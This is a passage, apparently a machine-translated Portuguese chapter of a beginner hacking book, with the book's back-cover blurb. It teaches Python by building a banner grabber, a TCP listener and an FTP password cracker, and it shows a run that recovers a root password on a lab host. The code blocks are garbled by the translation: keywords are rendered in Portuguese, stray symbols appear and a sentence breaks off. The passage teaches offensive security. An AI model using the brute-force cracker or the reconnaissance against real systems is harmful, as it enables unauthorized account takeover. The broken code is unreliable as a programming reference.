Acabamos de criar um script Python simples para capturar banners! Podemos usar este script para descobrir qual aplicativo, versão e sistema operacional estão sendo executados naquele endereço IP e porta. Isso nos fornece informações importantes que um hacker precisa antes de atacar um sistema. Isto é essencialmente o que o site Shodan.io faz para quase todos os endereços IP do planeta, e cataloga e indexa essas informações para que possamos pesquisar.

Criando um ouvinte TCP

Acabamos de criar um cliente TCP que pode fazer uma conexão com outro endereço e porta TCP/IP e então espionar as informações que estão sendo transmitidas. Esse soquete também pode ser usado para criar um ouvinte TCP, para ouvir conexões de pessoas externas ao seu servidor. Vamos tentar fazer isso a seguir.

No script Python mostrado na Listagem 174, você criará um soquete em qualquer porta do seu sistema que, quando alguém se conectar a esse soquete, coletará informações importantes sobre o sistema do conector. Insira o script e salve-o como tcp_server.py. Certifique-se de conceder permissões de execução com chmod.

```
#!/usr/bin/python3
```

```
soquete de importação
```

```
ÿ TCP_IP = "192.168.181.190"
```

```
TCP_PORT = 6996
```

```
BUFFER_SIZE = 100
```

```
ÿ s = soquete.socket(socket.AF_INET, soquete.SOCK_STREAM)
```

```
ÿ s.bind((TCP_IP, TCP_PORT)) ÿ s.listen
```

```
(1)
```

```
ÿ conn, addr = s.accept()
```

```
print('Endereço de conexão: ', addr )
```

```
enquanto 1:
```

```
dados=conn.recv(BUFFER_SIZE)
```

```
se não forem dados: quebra
```

```
print ("Dados recebidos:", dados)
```

```
conn.send(dados) #echo
```

```
conexão.fechar
```

Listagem 174: Um script Python de escuta TCP

Declaramos que queremos que o script seja executado com o interpretador Python e depois importe o módulo socket como antes, para que possamos usar seus recursos. Em seguida, definimos variáveis para armazenar informações sobre o endereço TCP/IP, a porta para escutar e o tamanho do buffer dos dados que queremos capturar do sistema conectado.

Definimos o soquete e vinculamos o soquete ao endereço IP e à porta usando as variáveis que acabamos de criar. Dizemos ao soquete para escutar usando o método listen() da biblioteca de soquetes.

Em seguida, capturamos o endereço IP e a porta do sistema conectado usando o método de aceitação da biblioteca de soquetes e imprimimos essas informações na tela para que o usuário possa vê-las. Observe a sintaxe while 1: aqui; discutiremos isso mais adiante neste capítulo, mas por enquanto saiba apenas que ela é usada para executar o código recuado que vem depois dele indefinidamente, o que significa que o Python continua verificando os dados até que o programa seja interrompido.

Finalmente, colocamos as informações do sistema conectado em um buffer, imprimimos e em seguida, fecha a conexão.

Agora, vá para outro computador da sua rede e use um navegador para conectar-se à porta 6996 designada em nosso script. Execute o script tcp_server.py e você poderá se conectar e coletar informações importantes sobre esse sistema, incluindo o endereço IP e a porta do sistema conectado, conforme mostrado aqui:

```
kali > ./tcp_server.py
```

```
Endereço de conexão: ('192.168.181.190', 45368)
```

```
Dados recebidos: Obter /HTTP/1.1
```

```
Anfitrião: 192.168.181.190:6996
```

```
Agente do usuário: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko
```

```
recorte
```

Esta é uma informação crítica que um hacker deve coletar antes de decidir sobre uma exploração. Explorações

(ou hacks) são muito específicos do sistema operacional, aplicativo e até mesmo da linguagem usada, portanto, o hacker precisa saber o máximo de informações possível sobre o alvo antes de prosseguir. Este ato de coletar informações antes de um hack é frequentemente chamado de reconhecimento. Você acabou de desenvolver uma ferramenta que reunirá informações importantes de reconhecimento sobre um alvo potencial, muito semelhante à popular ferramenta hacker p0F!

DICIONÁRIOS, LOOPS E DECLARAÇÕES DE CONTROLE

Vamos continuar expandindo seu conhecimento sobre Python e então usar tudo o que você aprendeu até agora para construir um cracker de senha para um servidor FTP.

Dicionários

Os dicionários armazenam informações como pares não ordenados, onde cada par contém uma chave e um valor associado. Podemos usar um dicionário para armazenar uma lista de itens e atribuir um rótulo a cada item para que possamos usar e nos referir a esse item individualmente. Poderíamos usar um dicionário para armazenar, por exemplo, IDs de usuário e seus nomes associados, ou para armazenar vulnerabilidades conhecidas associadas a um host específico. Os dicionários em Python agem como matrizes associativas em outras linguagens.

Assim como as listas, os dicionários são iteráveis, o que significa que usamos uma estrutura de controle como uma instrução for para percorrer todo o dicionário, atribuindo cada elemento do dicionário a uma variável até chegarmos ao final do dicionário.

Entre outras coisas, você pode usar essa estrutura na construção de um cracker de senha que itera através de cada senha armazenada em um dicionário até que uma funcione ou até que o cracker chegue ao fim do dicionário.

A sintaxe para criar um dicionário é a seguinte:

```
dict = {chave1:valor1, chave2:valor2, chave3:valor3...}
```

Observe que para dicionários, você usa chaves e separa os itens com vírgula. Você pode incluir quantos pares de valores-chave desejar.

Declarações de controle

As instruções de controle permitem que seu código tome decisões com base em alguma condição. Existem várias maneiras em Python de controlar o fluxo do script.

Vejamos algumas dessas estruturas em Python.

A declaração se

A estrutura if em Python, como em muitas outras linguagens de programação, incluindo bash, é usado para verificar se uma condição é verdadeira ou não e executar diferentes conjuntos de códigos para cada cenário. A sintaxe é semelhante a esta:

```
se expressão condicional
execute este código se a expressão for verdadeira
```

A instrução if contém uma condição que pode ser algo como ifvariable < 10, por exemplo. Se a condição for atendida, a expressão será avaliada como verdadeira e, em seguida, o código a seguir, conhecido como bloco de controle, será executado. Se a instrução for avaliada como falsa, as instruções no bloco de controle serão ignoradas e não executadas.

Em Python, o bloco de controle deve ser recuado. Este recuo identifica o bloco de controle para o interpretador. A próxima instrução que não está indentada está fora do bloco de controle e, portanto, não faz parte da instrução if, e é assim que o Python sabe para onde pular se a condição não for atendida.

se...mais

A estrutura if...else em Python é assim:

```
se expressão condicional
*** # execute este código quando a condição for atendida

outro
*** # execute este código quando a condição não for atendida
```

Como antes, primeiro o intérprete verifica a condição na expressão if. Se for avaliado como verdadeiro, o interpretador executa as instruções no bloco de controle. Se a instrução condicional for avaliada como falsa, o bloco de controle após a instrução else será executado em vez de.

Por exemplo, aqui temos um trecho de código que verifica o valor de um ID de usuário; se for 0 (o usuário root no Linux é sempre UID 0), então imprimimos a mensagem "Você é o usuário root". Caso contrário, se for qualquer outro valor, imprimimos a mensagem "Você NÃO é o usuário root".

```
se ID do usuário == 0
```

```
print("Você é o usuário root")  
outro  
print("Você NÃO é o usuário root")
```

rotações

Loops são outra estrutura muito útil em Python. Os loops permitem ao programador repetir um bloco de código várias vezes, dependendo de um valor ou condição. Os dois mais utilizados são while e for.

O loop while

O loop while avalia uma expressão booleana (uma expressão que pode ser avaliada apenas como verdadeira ou falsa) e continua a execução enquanto a expressão é avaliada como verdadeira. Por exemplo, poderíamos criar um trecho de código que imprima cada número de 1 a 10 e depois saia do loop, assim:

```
contagem = 1  
while (contagem <= 10):  
    imprimir (contagem)  
    contar += 1
```

O bloco de controle recuado é executado enquanto a condição for verdadeira.

O loop for

O loop for pode atribuir valores de uma lista, string, dicionário ou outra estrutura iterável a uma variável de índice a cada vez que passa pelo loop, permitindo-nos usar cada item da estrutura um após o outro. Por exemplo, podemos usar um loop for para tentar senhas até encontrar uma correspondência, assim:

```
para senha em senhas:  
    tentativa = conectar (nome de usuário, senha)  
  
    se tentativa == "230"  
  
        print("Senha encontrada: " + senha)  
  
sys.exit (0)
```

Neste trecho de código, criamos uma instrução for que continua com uma lista de senhas que fornecemos e tenta se conectar com um nome de usuário e uma senha. Caso a tentativa de conexão receba um código 230, que é o código para uma conexão bem-sucedida, o programa imprime "Senha encontrada:" e em seguida a senha. Em seguida, ele sai. Se não obtiver 230, continuará através de cada uma das senhas restantes até receber 230 ou até esgotar a lista de senhas.

MELHORAR NOSSOS SCRIPTS DE HACKING

Agora, com um pouco mais de experiência em estruturas de loop e instruções condicionais do Python, vamos retornar ao nosso script de bannergrabbing e adicionar alguns recursos.

Adicionaremos uma lista de portas das quais queremos obter o banner, em vez de apenas escutar em uma porta, e então percorreremos a lista usando uma instrução for. Desta forma, podemos pesquisar e capturar banners para múltiplas portas e exibi-los na tela.

Primeiro, vamos criar uma lista e colocar portas adicionais nela. Abra HackersAriseSSHBannerGrab.py e trabalharemos a partir daí. A Listagem 175 mostra o código completo. Observe que as linhas acinzentadas permaneceram as mesmas; as linhas pretas são aquelas que você precisa alterar ou adicionar. Tentaremos capturar banners para as portas 21 (ftp), 22 (ssh), 25 (smtp) e 3306 (mysql).

```
#!/usr/bin/python3
```

```
soquete de importação
```

```
Portas = [21,22,25,3306]
```

```
for i in range(0,4):
```

```
s = socket.socket()
```

```
Porta = Portas[i]
```

```
print('Esta é a Bandeira do Porto')
```

```
imprimir (Porta)
```

```
s.connect (("192.168.1.101", Porta))
```

```
resposta = s.recv (1024)
```

```
imprimir (resposta)
```

```
s.fechar ()
```

Listagem 175: Melhorando o banner grabber

Criamos uma lista chamada `Ports` e adicionamos quatro elementos, cada um representando uma porta. Em seguida, criamos uma instrução `for` que percorre essa lista quatro vezes, pois ela possui quatro itens.

Lembre-se de que quando você estiver usando um loop `for`, o código associado ao loop deve ser recuado abaixo da instrução `for`.

Precisamos alterar o programa para refletir o uso de uma variável da lista em cada iteração. Para fazer isso, criamos uma variável chamada `Porta` e atribuímos a ela o valor da lista em cada iteração. Então usamos essa variável em nossa conexão.

Quando o intérprete chegar a essa instrução, ele tentará se conectar a qualquer porta atribuída à variável no endereço IP.

Agora, se você executar esse script em um sistema com todas as portas listadas abertas e habilitadas, deverá ver algo como a Listagem 176.

```
kali > ./HackersArisePortBannerGrab.py
```

```
Esta é a Bandeira do Porto
```

```
21
```

```
220 (vsFTPD 2.3.4)
```

```
Esta é a bandeira do Porto
```

```
22
```

```
SSH2.0OpenSSH_4.7p1 Debian8ubuntu1
```

```
Esta é a bandeira do Porto
```

```
25
```

```
220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
```

```
Esta é a bandeira do Porto
```

```
3306
```

Listagem 176: Saída para o port banner grabber

Observe que o script encontrou a porta 21 aberta com vsFTPD 2.3.4 em execução, a porta 22 aberta com OpenSSH 4.7 em execução, a porta 25 com Postfix e a porta 3306 com MySQL 5.0.51a.

Acabamos de construir com sucesso uma ferramenta de captura de banner multiporta em Python para realizar reconhecimento em um sistema de destino. A ferramenta nos informa qual serviço está rodando na porta e a versão desse serviço! Esta é uma informação importante que um hacker precisa antes de prosseguir com um ataque.

EXCEÇÕES E CRACKERS DE SENHA

Qualquer código que você escrever correrá risco de erros ou exceções. Em termos de programação, uma exceção é qualquer coisa que interrompa o fluxo normal do seu código – geralmente um erro causado por código ou entrada incorreta. Para lidar com possíveis erros, utilizamos o tratamento de exceções, que é simplesmente um código que trata um determinado problema, apresenta uma mensagem de erro ou ainda utiliza uma exceção para tomada de decisão. Em Python, temos a estrutura try/except para lidar com esses erros ou exceções.

Um bloco try tenta executar algum código e, se ocorrer um erro, a instrução except trata desse erro. Em alguns casos, podemos usar a estrutura try/except para decisão fazendo, semelhante a if...else. Por exemplo, podemos usar try/except em um cracker de senha para tentar uma senha e, se ocorrer um erro devido à senha não corresponder, passar para a próxima senha com a instrução except. Vamos tentar isso agora.

Insira o código na Listagem 177 e salve-o como ftpcracker.py; veremos isso em instantes. Este script pede ao usuário o número do servidor FTP e o nome de usuário da conta FTP que ele deseja hackear. Em seguida, ele lê um arquivo de texto externo contendo uma lista de senhas possíveis e tenta cada uma delas em um esforço para invadir a conta FTP. O script faz isso até ter êxito ou ficar sem senhas.

```
#!/usr/bin/python3
```

```
import ftplib
```

```
ŷ servidor = entrada(Servidor FTP: ")
```

```
ÿ usuário = input("nome de usuário: ")
```

```
ÿ Lista de senhas = entrada ("Caminho para a lista de senhas > ")
```

```
ÿ tente:
```

```
com open(Passwordlist, 'r') como pw:
```

```
para palavra em pw:
```

```
ÿ palavra = palavra.strip('\r').strip('\n')
```

```
ÿ tente:
```

```
ftp = ftplib.FTP(servidor)
```

```
ftp.login(usuario, palavra)
```

```
ÿ print (Sucesso! A senha é '+ palavra)
```

```
ÿ exceto:
```

```
print('ainda tentando...')
```

```
exceto:
```

```
print('Erro na lista de palavras')
```

Listagem 177: Script Python para cracker de senha FTP

Usaremos ferramentas do módulo ftplib para o protocolo FTP, então primeiro importamos isso. A seguir, criamos uma variável chamada server e outra variável chamada user, que armazenará alguns comandos para entrada do usuário. Seu script solicitará que o usuário insira o endereço IP do servidor FTP ÿ e o nome de usuário da conta ÿ que o usuário está tentando invadir.

Em seguida, pedimos ao usuário o caminho para a lista de senhas ÿ. Você pode encontrar inúmeras listas de senhas no Kali Linux digitando localizar wordlist em um terminal.

Iniciamos então o bloco de código try que usará a lista de senhas fornecida pelo usuário

para tentar quebrar a senha do nome de usuário fornecido pelo usuário.

Observe que usamos uma nova função Python chamada `strip()`. Esta função remove o primeiro e o último caractere de uma string (neste caso, a `Passwordlist`). Isto é necessário se as senhas nesta lista tiverem um espaço em branco ou vírgula antes. A função `strip()` os remove e deixa apenas a sequência de caracteres da senha potencial. Se não eliminarmos os espaços em branco, poderemos obter um falso negativo.

Então, usamos um segundo bloco `try`. Aqui, usamos o módulo `ftplib` para primeiro conectar-se ao servidor usando o endereço IP fornecido pelo usuário e, em seguida, tentar a próxima senha da lista de senhas dessa conta.

Se a combinação do nome de usuário e senha resultar em erro, o bloco sai e vai para a cláusula `except`, onde imprime ainda tentando e então retorna ao topo da cláusula `for` e pega a próxima senha da lista de senhas para tentar.

Se a combinação for bem-sucedida, a senha bem-sucedida será impressa na tela. A linha final aborda quaisquer outras situações que, de outra forma, resultariam em erros. Um exemplo seria se o usuário inserisse algo que o programa não pudesse processar, como um caminho incorreto para a lista de palavras ou uma lista de palavras ausente.

Agora, vamos executar este script no servidor FTP em 192.168.1.101 e ver se conseguimos quebrar a senha do usuário `root`. Estou usando uma lista de senhas chamada `bigpasswordlist.txt` em meu diretório de trabalho. Talvez seja necessário fornecer o caminho completo para qualquer lista de senhas que você estiver usando, se ela não estiver em seu diretório de trabalho (por exemplo, `/usr/share/bigpasswordlist.txt`).

```
kali >./ftpcracker.py
Servidor FTP: 192.168.1.101
nome de usuário: root

Caminho para PasswordList >bigpasswordlist.txt ainda
tentando...

ainda
tentando... ainda tentando...

recorte
```

Sucesso! A senha é demais

Como você pode ver, `ftpcracker.py` encontrou com sucesso a senha do usuário `root` e

RESUMO

Para passar do status de scriptkiddie, um hacker deve dominar uma linguagem de script, e Python geralmente é uma boa primeira escolha por sua versatilidade e curva de aprendizado relativamente pequena. A maioria das ferramentas de hacking são escritas em Python, incluindo sqlmap, scapy e muitas outras. Aqui, você aprendeu alguns fundamentos do Python que pode usar para construir algumas ferramentas de hacker úteis, porém simples, incluindo um capturador de banner e um cracker de senha de FTP. Para aprender mais sobre Python, recomendo fortemente o excelente livro da No Starch Press, *Automate the Boring Stuff with Python* (2015), de Al Sweigart.

EXERCÍCIOS

Experimente as habilidades que você aprendeu neste capítulo completando os seguintes exercícios:

1. Construa a ferramenta de captura de banner SSH da Listagem 17-5 e, em seguida, edite-o para capturar o banner na porta 21.
2. Em vez de codificar o endereço IP no script, edite seu ferramenta de captura de banner para solicitar ao usuário o endereço IP.
3. Edite seu `tcp_server.py` para solicitar ao usuário a porta para escutar.
4. Construa o FTPcracker na Listagem 17-7 e então edite-o para usar um lista de palavras para a variável do usuário (semelhante ao que fizemos com a senha) em vez de solicitar a entrada do usuário.
5. Adicione uma cláusula `except` à ferramenta de captura de banner que imprime “sem resposta” se a porta estiver fechada.

sim

História

ASPIRANTE HACKER? COMEÇA AQUI.

Tópicos

Tutoriais

Ofertas e promoções

Destaques

Configurações

Apoiar



Sair

COBRE KALI LINUX E PYTHON 3

Se você está começando no emocionante caminho de hacking, segurança cibernética e pentesting, Linux Basics for Hackers é um excelente primeiro passo. Usando Kali Linux, uma distribuição avançada de testes de penetração do Linux, você aprenderá os fundamentos do uso do sistema operacional Linux e adquirirá as ferramentas e técnicas necessárias para assumir o controle de um ambiente Linux.

Primeiro, você aprenderá como instalar o Kali em uma máquina virtual e terá uma introdução aos conceitos básicos do Linux. A seguir, você abordará tópicos mais amplos do Linux, como manipulação de texto, controle de permissões de arquivos e diretórios e gerenciamento de variáveis de ambiente do usuário. Em seguida, você se concentrará nos conceitos básicos de hacking, como segurança e anonimato, e aprenderá habilidades de script com bash e Python.

Tutoriais e exercícios práticos reforçarão e testarão suas habilidades à medida que você aprender como:

- Cubra seus rastros alterando as informações da rede e manipulando o utilitário de registro rsyslog

- Escreva uma ferramenta para procurar conexões de rede e conectar e ouvir redes sem fio
- Mantenha sua atividade na Internet furtiva usando Tor, servidores proxy, VPNs e criptografia e-mail
- Escreva um script bash para verificar portas abertas em busca de possíveis alvos
- Use e abuse de serviços como MySQL, servidor web Apache e OpenSSH
- Crie suas próprias ferramentas de hacking, como uma câmera espiã de vídeo remota e um decifrador de senhas

Hackear é complexo e não existe uma maneira única de entrar. Por que não começar do início com Linux Basics for Hackers?

SOBRE O AUTOR

OccupyTheWeb é consultor de segurança da informação, investigador forense e treinador com mais de 20 anos no setor. Ele mantém o site de treinamento HackersArise (<https://www.hackersarise.com/>) e treina militares dos EUA, prestadores de serviços do Departamento de Defesa e funcionários federais em segurança da informação e hacking.



O MELHOR EM GEEK ENTERTAINMENT™

www.nostarch.com